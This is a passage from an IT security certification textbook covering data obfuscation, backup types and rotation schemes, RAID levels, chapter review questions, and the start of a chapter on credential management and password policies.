Obfuscation is the act of making something obscure, unclear, or unintelligible. When we use that term with respect to sensitive or private information, it refers to changing the information in some way to make it unreadable to unauthorized individuals. It's not encryption, however. In this section you'll learn about methods of obfuscation.

Tokenization

Tokenization substitutes a sensitive value in data with another value that is not sensitive. It is an emerging standard for mobile transactions that uses numeric tokens to protect cardholders' sensitive credit and debit card information. Tokenization is a great security feature that substitutes the primary account number with a numeric token that can be processed by all participants in the payment ecosystem.

Scrubbing

Data ***scrubbing*** actually has two meanings:

- Scrubbing is used to maintain data quality. It involves checking main memory and storage for errors and making corrections using redundant data in the form of different checksums or copies of data. By detecting and correcting errors quickly, scrubbing reduces the likelihood that correctable errors will accumulate and lead to uncorrectable errors.
- Scrubbing also can refer to removing private data. This meaning relates to obfuscation.

Masking

Data masking means altering data from its original state to protect it. You already learned about two forms of masking: encryption and hashing. Encryption is storing the data in an encrypted form, and hashing is storing a hash value (generated from the data by a hashing algorithm) rather than the data itself. Many passwords are stored as hash values.

Other methods of data hiding are

- Using substitution tables and aliases for data
- Redacting or replacing sensitive data with random values
- Averaging or aggregating individual values

Anonymization

Data deidentification, or ***data anonymization***, is the process of deleting or masking personal identifiers, such as personal names, from a set of data. It is often done when the data is being used in the aggregate, such as when medical data is used for research. Anonymization is a technical control used as one of the main approaches to data privacy protection.

Encrypted vs. Unencrypted

While using obfuscation is appropriate for some data types, it is not sufficient for all types. When security is top of mind, data should be encrypted—both at rest and when it is in transit.

Data Life Cycle

You learned about the data life cycle earlier in this chapter. Review that section. You will learn more about it in Chapter 27. The information life cycle should also be based on the classification of the data. Organizations are required to retain certain information, particularly financial data, based on local, state, or government laws and regulations. This section looks at the steps in the data life cycle.

Create

The first step in the data life cycle is the creation or acquisition of the data. While most data is generated by an organization, in some cases, an organization might purchase data, such as purchasing a marketing report from an industry organization or demographic data that helps sell products. The important issue during this step is the proper classification of the data so it can receive the appropriate protection.

Use

Once the data is available to users, those who require access to it need to use the data in the manner intended. At this step, the important issue is proper access control and review of accounts given access to ensure that permissions are being used appropriately.

Share

The sharing of data with others is a step fraught with danger. Uncontrolled sharing can cancel out all of an organization's security safeguards. Granting the right to share the data should only be done when necessary, and this right should be held by as few individuals as possible.

Store

During the time that data is held by an organization, it must be stored somewhere. Security issues that are paramount at this step are ensuring that the prescribed encryption is in place, that the data is being successfully backed up, and that integrity is being ensured by frequently generating hash values of the data that can be used to identify data corruption if it occurs.

Archive or Destroy

All organizations need procedures in place for the retention and destruction of data. Data retention and destruction must follow all local, state, and federal regulations and laws. Documenting proper procedures ensures that information is maintained for the required time to prevent financial fines and possible incarceration of high-level organizational officers. These procedures must include both the retention period, including longer retention periods for legal holds, and the destruction process.

Data Inventory and Mapping

Data inventory and mapping is a process typically carried out using software tools to enumerate all the data, regardless of where it might be stored or which department uses it. It's also a stringent requirement of modern privacy legislation, like the General Data Protection Regulation (GDPR) and California Consumer Privacy Act (CCPA), because it also identifies privacy information. It also consolidates data from multiple databases.

Data Integrity Management

When data has been altered by an unauthorized process or individual, we say that it lacks integrity. To maintain integrity, access control is certainly important, but the best assurance that integrity has been maintained is to generate message digests of the relevant data by using hashing algorithms. The values can be used at a later time to verify that the data remains unchanged from the time the message digest was generated.

Data Storage, Backup, and Recovery

While protecting data on a device is always a good idea, in many cases an organization must comply with an external standard regarding the minimum protection provided to the data on the storage device. For example, the ***Payment Card Industry Data Security Standard (PCI DSS)*** enumerates requirements that payment card industry players should meet to secure and monitor their networks, protect cardholder data, manage vulnerabilities, implement strong access controls, and maintain security policies.

The operations team also must determine which data is backed up, how often the data is backed up, and the method of backup used. An organization must determine how data is stored, including data in use and data that is backed up. While data owners are responsible for determining data access rules, data life cycle, and data usage, they must also ensure that data is backed up and stored in alternate locations to ensure that it can be restored.

Let’s look at an example. Suppose that an organization’s security administrator has received a subpoena for the release of all the email received and sent by the company’s chief executive officer (CEO) for the past three years. If the security administrator is only able to find one year’s worth of email records on the server, he should check the organization’s backup logs and archives before responding to the request. Failure to produce all the requested data could possibly have legal implications. The security administrator should restore the CEO’s email from an email server backup and provide whatever is available for up to the past three years from the subpoena date. Keep in mind, however, that the organization should provide all the data that it has regarding the CEO’s emails. If the security administrator is able to recover the past five years’ worth of the CEO’s email, the security administrator should notify the appropriate authorities and give them access to all five years’ data.

As a rule of thumb, in a subpoena situation, you should always provide all the available data, regardless of whether it exceeds the requested amount or any internal data retention policies. For example, if users are not to exceed 500 MB of storage but you find that a user has more than 3 GB of data, you should provide all that data in response to any legal requests. Otherwise, you and the organization could be held responsible for withholding evidence.

To design an appropriate data recovery solution, security professionals must understand the different types of data backups that can occur and how these backups are used together to restore the live environments.

Security professionals must understand the following data backup types and schemes:

- Full backup
- Differential backup
- Incremental backup
- Copy backup
- Daily backup
- Transaction log backup
- First-in, first-out rotation scheme
- Grandfather/father/son rotation scheme

Key Topic

The three main data backup types are full backups, differential backups, and incremental backups. To understand these three data backup types, you must understand the concept of archive bits. When a file is created or updated, the archive bit for the file is enabled. If the archive bit is cleared, the file will not be archived during the next backup. If the archive bit is enabled, the file will be archived during the next backup.

With a ***full backup***, all data is backed up. During the full backup process, the archive bit for each file is cleared. A full backup takes the longest time and the most space to complete. However, if an organization uses only full backups, then only the latest full backup needs to be restored. Any backup that uses a differential or incremental backup will first start with a full backup as its baseline. A full backup is the most appropriate for offsite archiving.

In a ***differential backup***, all files that have been changed since the last full backup will be backed up. During the differential backup process, the archive bit for each file is not cleared. A differential backup might vary from taking a short time and a small amount of space to growing in both the backup time and amount of space needed over time. Each differential backup will back up all the files in the previous differential backup if a full backup has not occurred since that time. In an organization that uses a full/differential scheme, the full backup and only the most recent differential backup must be restored, meaning only two backups are needed.

An ***incremental backup*** backs up all files that have been changed since the last full or incremental backup. During the incremental backup process, the archive bit for each file is cleared. An incremental backup usually takes the least amount of time and space to complete. In an organization that uses a full/incremental scheme, the full backup and each subsequent incremental backup must be restored. The incremental backups must be restored in order. If your organization completes a full backup on Sunday and an incremental backup daily Monday through Saturday, up to seven backups could be needed to restore the data. Table 4-2 provides a comparison of the three main backup types.

Key Topic

Table 4-2 Backup Types Comparison

Type	Data Backed Up	Backup Time	Restore Time	Storage Space
Full backup	All data	Slowest	Fast	High
Incremental backup	Only new/modified files/ folders since the last full or incremental backup	Fast	Moderate	Lowest
Differential backup	All data since the last full backup	Moderate	Fast	Moderate

Copy and daily backups are two special backup types that are not considered part of any regularly scheduled backup scheme because they do not require any other backup type for restoration. Copy backups are similar to normal backups but do not reset the file's archive bit. Daily backups use a file's timestamp to determine whether it needs to be archived. Daily backups are popular in mission-critical environments where multiple daily backups are required because files are updated constantly.

Transaction log backups are used only in environments where it is important to capture all transactions that have occurred since the last backup. Transaction log backups help organizations recover to a particular point in time and are most commonly used in database environments.

Although magnetic tape drives are still in use today to back up data, many organizations today back up their data to optical discs, including CD-ROMs, DVDs, and Blu-ray discs; high-capacity, high-speed magnetic drives; solid-state drives; or other media. No matter the media used, retaining backups both onsite and offsite is important. Store onsite backup copies in a waterproof, heat-resistant, fire-resistant safe or vault.

As part of any backup plan, an organization should also consider the backup rotation scheme that it will use. Cost considerations and storage considerations often dictate that backup media be reused after a period of time. If this reuse is not planned in advance, media can become unreliable due to overuse. Two of the most popular backup rotation schemes are first-in, first-out and grandfather/father/son:

- ***First-in, first-out (FIFO)*:** In this scheme, the newest backup is saved to the oldest media. Although this is the simplest rotation scheme, it does not protect against data errors. If an error exists in the data, the organization might not have a version of the data that does not contain the error.
- ***Grandfather/father/son (GFS)*:** In this scheme, three sets of backups are defined. Most often these three definitions are daily, weekly, and monthly. The daily backups are the sons, the weekly backups are the fathers, and the monthly backups are the grandfathers. Each week, one son advances to the father set. Each month, one father advances to the grandfather set. Figure 4-3 displays a typical five-day GFS rotation using 21 tapes. The daily tapes are usually differential or incremental backups. The weekly and monthly tapes must be full backups.

Key Topic



Typical 5-Day GFS Rotation using 21 Tapes
"Son" tapes
Daily Tapes (retained 4 days then "re-cycled")
"Father" tapes
Weekly Tapes (retained 5 weeks then "re-cycled")
"Grandfather" tapes
Monthly Tapes (retained 12 months then "re-cycled")
Re-Cycled
1 2 3 4 5
1 2 3 4 6
1 2 3 4 7
1 2 3 4
1 2 3 4 9
1 2 3 4 10
1 2 3 4 5
8 11 12 13 14 15 16 17 18 19 20 21

Figure 4-3 Grandfather/Father/Son Backup Rotation Scheme

Electronic backup solutions back up data more quickly and accurately than the normal data backups and are best implemented when information changes often. You should be familiar with the following electronic backup terms and solutions:

Key Topic

- ***Electronic vaulting*:** This method involves copying files as modifications occur in real time.
- ***Remote journaling*:** This method involves copying the journal or transaction log offsite on a regular schedule, in batches.
- ***Tape vaulting*:** This method involves creating backups over a direct communication line on a backup system at an offsite facility.
- ***Hierarchical storage management (HSM)*:** This method involves storing frequently accessed data on faster media and less frequently accessed data on slower media.
- ***Optical jukebox*:** This method involves storing data on optical discs and uses robotics to load and unload the optical discs as needed. This method is ideal when 24/7 availability is required.
- ***Replication*:** This method involves copying data from one storage location to another. Synchronous replication uses constant data updates to ensure that the locations are close to the same, whereas asynchronous replication delays updates to a predefined schedule.
- ***Cloud backup*:** Another method growing in popularity is to back up data to a cloud location.

Redundant Array of Inexpensive Disks (RAID)

RAID is a hard drive technology in which data is written across multiple disks in such a way that a disk can fail, and the data can be made available quickly by remaking disks in the array without resorting to a backup tape. The most common types of RAID are:

- ***RAID 0*:** Also called disk striping, this method writes the data across multiple drives. While it improves performance, it does not provide fault tolerance. RAID 0 is depicted in Figure 4-4.

Key Topic




Figure 4-4 RAID 0

- ***RAID 1*:** Also called disk mirroring, RAID 1 uses two disks and writes a copy of the data to both disks, providing fault tolerance in the event of a single drive failure. RAID 1 is depicted in Figure 4-5.




Figure 4-5 RAID 1

- ***RAID 3*:** This method, which requires at least three drives, writes the data across all drives, as with striping, and then writes parity information to a single dedicated drive. The parity information is used to regenerate the data in the event of a single drive failure. The downfall of this method is that the parity drive is a single point of failure. RAID 3 is depicted in Figure 4-6.

Key Topic




Figure 4-6 RAID 3

- ***RAID 5*:** This method, which requires at least three drives, writes the data across all drives, as with striping, and then writes parity information across all drives as well. The parity information is used in the same way as in RAID 3, but it is not stored on a single drive, so there is no single point of failure for the parity data. With hardware RAID 5, the spare drives that replace the failed drives are usually hot swappable, meaning they can be replaced on the server while it is running. RAID 5 is depicted in Figure 4-7.

Key Topic




Figure 4-7 RAID 5

- ***RAID 7*:** While not a standard but a proprietary implementation, this system incorporates the same principles as RAID 5 but enables the drive array to continue to operate if any disk or any path to any disk fails. The multiple disks in the array operate as a single virtual disk.
- ***RAID 10*:** This method combines RAID 1 and RAID 0 and requires a minimum of four disks. However, most implementations of RAID 10 have four or

more drives. A RAID 10 deployment contains a striped disk that is mirrored on a separate striped disk. Figure 4-8 depicts RAID 10.

Key Topic




Figure 4-8 RAID 10

RAID can be implemented with software or with hardware, and certain types of RAID are faster when implemented with hardware. Both RAID 3 and 5 are examples of RAID types that are faster when implemented with hardware. Simple striping and mirroring (RAID 0 and 1), however, tend to perform well in software because they do not use the hardware-level parity drives. When software RAID is used, it is a function of the operating system. Table 4-3 summarizes the RAID types.

Key Topic

Table 4-3 RAID Types

RAID Level	Minimum Number of Drives	Description	Strengths	Weaknesses
RAID 0	2	Data striping without redundancy	Highest performance	No data protection; if one drive fails, all data is lost
RAID 1	2	Disk mirroring	Very high performance; very high data protection; very minimal penalty on write performance	High redundancy cost overhead; because all data is duplicated, twice the storage capacity is required

RAID Level	Minimum Number of Drives	Description	Strengths	Weaknesses
RAID 3	3	Byte-level data striping with a dedicated parity drive	Excellent performance for large, sequential data requests	Not well suited for transaction-oriented network applications; the single parity drive does not support multiple, simultaneous read and write requests
RAID 5	3	Block-level data striping with distributed parity	Best cost/performance for transaction-oriented networks; very high performance and very high data protection; supports multiple simultaneous reads and writes; can also be optimized for large, sequential requests	Write performance is slower than with RAID 0 or RAID 1
RAID 10	4	Disk striping with mirroring	High data protection, which increases each time you add a new striped/mirror set	High redundancy cost overhead; because all data is duplicated, twice the storage capacity is required

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 4-4 lists these key topics and the page number on which each is found.

Key Topic

Table 4-4 Key Topics for Chapter 4

Key Topic Element	Description	Page Number
Figure 4-1	Controlling the Use of USB Devices	126
Table 4-1	Advantages and Disadvantages of RDP	127
List	VDI models	128
Figure 4-2	VDI Streaming and Centralized VDI	128
List	VDI attributes	131
List	Data masking methods	132
Section	Data Life Cycle	132
Paragraph	Backup types	135
Table 4-2	Backup Types Comparison	136
Figure 4-3	Grandfather/Father/Son Backup Rotation Scheme	137
List	Electronic backup terms and solutions	138
Figure 4-4	RAID 0	139
Figure 4-5	RAID 1	139
Figure 4-6	RAID 3	140
Figure 4-7	RAID 5	140
Figure 4-8	RAID 10	141
Table 4-3	RAID Types	141

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

Remote Desktop Protocol (RDP), virtual desktop infrastructure (VDI), digital watermarking, digital rights management (DRM), deep packet inspection, Extensible Access Control Markup Language (XACML), obfuscation, tokenization, scrubbing, data masking, data anonymization, data inventory and mapping, Payment Card Industry Data Security Standard (PCI DSS), full backup, differential backup, incremental backup, first-in, first-out (FIFO), grandfather/father/son (GFS), electronic vaulting, remote journaling, tape vaulting, hierarchical storage management (HSM), optical jukebox, replication, cloud backup, RAID, RAID 0, RAID 1, RAID 3, RAID 5, RAID 7, RAID 10

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following forms of RAID places the parity information on a single drive?
   a. RAID 0
   b. RAID 1
   c. RAID 3
   d. RAID 5

2. Which of the following techniques or tools is used to deploy print blocking?
   a. DLP
   b. RAID
   c. RDP
   d. VDI

3. Which of the following is not a characteristic of RDP?
   a. Server downtime can cause issues for many users.
   b. Data is not kept in the data center, so disaster recovery is easier.
   c. Network issues can cause problems for many users.
   d. Insufficient processing power in the host system can cause bottlenecks.

4. In which of the following rotation schemes are three sets of backups defined?
   - a. FIFO
   - b. RAID
   - c. GFS
   - d. STP

5. In which VDI model are desktops maintained by a service provider?
   - a. Centralized model
   - b. Hosted model
   - c. Remote virtual desktops model
   - d. Streaming model

6. Which backup model is the fastest to back up but the slowest to restore?
   - a. Full
   - b. Copy
   - c. Differential
   - d. Incremental

7. Which backup type is used to capture all transactions that have occurred since the last backup?
   - a. Transaction log backup
   - b. Incremental backup
   - c. Full backup
   - d. Copy backup

8. Which backup method involves copying files as modifications occur in real time?
   - a. Electronic vaulting
   - b. Optical jukebox
   - c. Remote journaling
   - d. Tape vaulting

9. Which of the following enumerates requirements that payment card industry players should meet to secure and monitor their networks, protect cardholder data, manage vulnerabilities, implement strong access controls, and maintain security policies?
   a. GLBA
   b. PCI DSS
   c. COPPA
   d. SOX

10. Which RAID method can potentially survive two drive failures?
    a. RAID 1
    b. RAID 3
    c. RAID 5
    d. RAID 10

This page intentionally left blank

This chapter covers the following topics:

- **Credential Management:** This section covers password repository applications, end-user password storage, on-premises vs. cloud repositories, hardware key management, and privileged access management.
- **Password Policies:** Topics covered include complexity, length, character classes, history, maximum/minimum age, auditing, and reversible encryption.
- **Federation:** This section covers transitive trust, OpenID, Security Assertion Markup Language (SAML), and Shibboleth.
- **Access Control:** Topics covered include mandatory access control (MAC), discretionary access control (DAC), role-based access control, rule-based access control, and attribute-based access control.
- **Protocols:** This section discusses Remote Authentication Dial-in User Service (RADIUS), Terminal Access Controller Access Control System (TACACS), Diameter, Lightweight Directory Access Protocol (LDAP), Kerberos, OAuth, 802.1X, and Extensible Authentication Protocol (EAP).
- **Multifactor Authentication (MFA):** This section discusses two-factor authentication (2FA), 2-step verification, in-band authentication, and out-of-band authentication.
- **One-Time Password (OTP):** This section covers HMAC-Based One-Time Password (HOTP) and Time-Based One-Time Password (TOTP).
- **Hardware Root of Trust:** This section discusses three required security components for mobile devices: roots of trust (RoTs), an application programming interface (API) to expose the RoTs to the platform, and a Policy Enforcement Engine (PEnE).
- **Single Sign-On (SSO):** This section describes the benefits and operation of single sign-on.
- **JavaScript Object Notation (JSON) Web Token (JWT):** This section covers the purpose of JSON and JWTs.
- **Attestation and Identity Proofing:** This section discusses how the attestation and identity proofing processes can supplement normal authentication.

CHAPTER 5

Providing the Appropriate Authentication and Authorization Controls

This chapter covers CAS-004 Objective 1.5: Given a scenario, analyze the security requirements and objectives to provide the appropriate authentication and authorization controls.

Robust authentication and authorization systems form the foundation for all access control solutions. In this chapter you'll learn about these system and best practices for ensuring that they work in concert with other policies.

Credential Management

Credentials comprise the values used to prove one's identity. As such, their management is important to the success of any access control system. In this opening section of the chapter you'll learn about potential solutions for this sensitive yet critical process.

Password Repository Application

Managing passwords can be aggravating. Users frequently lose, forget, and improperly share passwords despite what we may tell them, and hackers are discovering new ways to guess and steal passwords every day. One solution is a ***password repository application***, sometimes also called a password manager. As you will see in the following sections, one of the benefits of such an application is ***not*** storing credentials locally.

End-User Password Storage

Storing credentials locally creates a big security issue. If the system becomes compromised, the password file will surely come under attack. One of the advantages of using a password manager with a password repository is that the password will no longer be located in such a vulnerable place.

On Premises vs. Cloud Repository

When an enterprise password system is used, the repository (the password file) can be stored on-premises or in the cloud. The considerations are pretty much the same as the considerations involved in deciding whether to store data in the cloud or on-premises:

- Cloud storage causes loss of network visibility.
- Cloud storage is out of your control.
- Cloud storage saves capital costs.

Hardware Key Manager

In some cases, password managers with repositories cannot be implemented either due to cost considerations or due to technical issues or incompatibilities. ***Hardware password managers*** are small physical devices that store password files offline, so they are not on the hard drive. Typically, they are small USB devices that are inserted when the need for a password arises and are then removed. A hardware password manager is shown in Figure 5-1. In this implementation, the manager is inserted between the keyboard and the USB port.

Key Topic




Figure 5-1 Hardware Password Manager

Privileged Access Management

When users are given the ability to do something that typically only an administrator can do, they have been granted privileges, and their account becomes a privileged account. The management of such accounts, called *privilege management*, must be conducted carefully because any privileges granted become tools that can be used against you if the account is compromised by a malicious individual. In this section we'll look at some issues that impact privilege management.

An example of the use of privilege management is the use of attribute certificates (AC) to hold user privileges with the same object that authenticates them. So, when Sally uses her certificate to authenticate, she receives privileges that are attributes of the certificate. This architecture is called a privilege management infrastructure.

Privilege Escalation

Privilege escalation is the process of exploiting a bug or weakness in an operating system to allow a user to receive privileges to which she is not entitled. These privileges can be used to delete files, view private information, or install unwanted programs, such as viruses. There are two types of privilege escalation:

Key Topic

- ***Vertical privilege escalation*:** This occurs when a lower-privilege user or application accesses functions or content reserved for higher-privilege users or applications.
- ***Horizontal privilege escalation*:** This occurs when a normal user accesses functions or content reserved for other normal users.

To prevent privilege escalation:

- Ensure that databases and related systems and applications are operating with the minimum privileges necessary to function.
- Verify that users are given the minimum access required to do their jobs.
- Ensure that databases do not run with root, administrator, or other privileged account permissions, if possible.

Password Policies

Password authentication is the most popular authentication method implemented today. But password types can vary from system to system. It is vital that you understand all the types of passwords that can be used.

Some of the types of passwords that you should be familiar with include:

Key Topic

- ***Standard word passwords*:** As the name implies, this type of password consists of a single word that often includes a mixture of upper- and lowercase letters. The advantage of this password type is that it is easy to remember. A disadvantage of this password type is that it is easy for attackers to crack or break, which can lead to a compromised account.
- ***Combination passwords*:** These passwords, also called composition passwords, use a mix of dictionary words—usually two that are unrelated. Like standard word passwords, they can include upper- and lowercase letters and numbers. An advantage of this password type is that it is harder to break than a standard word password. A disadvantage is that it can be hard to remember.
- ***Static passwords*:** This password type is the same for each login. It provides a minimum level of security because the password never changes. It is most often seen in peer-to-peer networks.
- ***Complex passwords*:** This password type forces a user to include a mixture of upper- and lowercase letters, numbers, and special characters. For many organizations today, this type of password is enforced as part of the organization's password policy. An advantage of this password type is that it is very hard to crack. A disadvantage is that it is harder to remember and can often be much harder to enter correctly.
- ***Passphrase passwords*:** This password type is a long phrase. Because of the password's length, it is easier to remember but much harder to attack, both of which are definite advantages. Incorporating upper- and lowercase letters, numbers, and special characters in this type of password can significantly increase authentication security.
- ***Cognitive passwords*:** This password type is a piece of information that can be used to verify an individual's identity. The user provides this information to the system by answering a series of questions based on her life, such as favorite color, pet's name, mother's maiden name, and so on. An advantage of this type is that users can usually easily remember this information. The disadvantage is that someone who has intimate knowledge of the person's life (spouse, child, sibling, and so on) may be able to provide this information as well.
- ***One-time passwords (OTPs)*:** Also called a dynamic password, an OTP is used only once to log in to the access control system. This password type provides the highest level of security because it is discarded after it is used once.
- ***Graphical passwords*:** Also called Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) passwords, this type of password uses graphics as part of the authentication mechanism. One popular

implementation requires a user to enter a series of characters that appear in a graphic. This implementation ensures that a human, not a machine, is entering the password. Another popular implementation requires the user to select the appropriate graphic for his account from a list of graphics.

- ***Numeric passwords*:** This type of password includes only numbers. Keep in mind that the choices of a password are limited by the number of digits allowed. For example, if all passwords are four digits, then the maximum number of password possibilities is 10,000, from 0000 through 9999. Once an attacker realizes that only numbers are used, cracking user passwords will be much easier because the attacker will know the possibilities.

The simpler types of passwords are considered weaker than passphrases, one-time passwords, token devices, and login phrases. Once an organization has decided which type of password to use, the organization must establish its password management policies. Password management considerations are covered in the following sections.

Complexity

When password complexity is required, users must include at least three of the following four character types in the password:

- Numbers
- Nonnumeric characters
- Uppercase
- Lowercase

Length

This specifies the minimum number of characters in the password. The longer the better.

Character Classes

There are four ***character classes*** as described earlier in the section “Complexity.”

Character classes can be used to structure complex password requirements such as the following example, which is for VMware vSphere 6.0 clients:

- Passwords must contain characters from at least three character classes.
- Passwords containing characters from three character classes must be at least seven characters long.


- Passwords containing characters from all four character classes must be at least seven characters long.
- An uppercase character that begins a password does not count toward the number of character classes used.
- A number that ends a password does not count toward the number of character classes used.
- The password cannot contain a dictionary word or part of a dictionary word.

History

A ***history*** policy specifies the amount of time that must elapse before an expired password can be reused. Password policies usually remember a certain number of previously used passwords and then reject those passwords until they age off the list.

Maximum/Minimum Age

This policy specifies the minimum and maximum amount of time a user can keep the same password. These settings are shown in Figure 5-2.


Local Security Policy
File
Action
View
Help
Security Settings
Account Policies
Password Policy
Account Lockout Policy
Local Policies
Windows Defender Firewall with Adva
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Compute
Advanced Audit Policy Configuration

Policy	Security Setting
Enforce password history	3 passwords remembered
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Minimum password length audit	10 characters
Password must meet complexity requirements	Enabled
Relax minimum password length limits	Not Defined
Store passwords using reversible encryption	Disabled

Figure 5-2 Local Security Policy

Auditing

Identity and account management is vital to any authentication process. As a security professional, you must ensure that your organization has a formal procedure to control the creation and allocation of access credentials or identities. If invalid accounts are allowed to be created and are not disabled, security breaches will occur. Most organizations implement a method to review the identification and authentication process to ensure that user accounts are current. Questions that are likely to help in the process include:

- Is a current list of authorized users and their access maintained and approved?
- Are passwords changed at least every 90 days—or earlier, if needed?
- Are inactive user accounts disabled after a specified period of time?

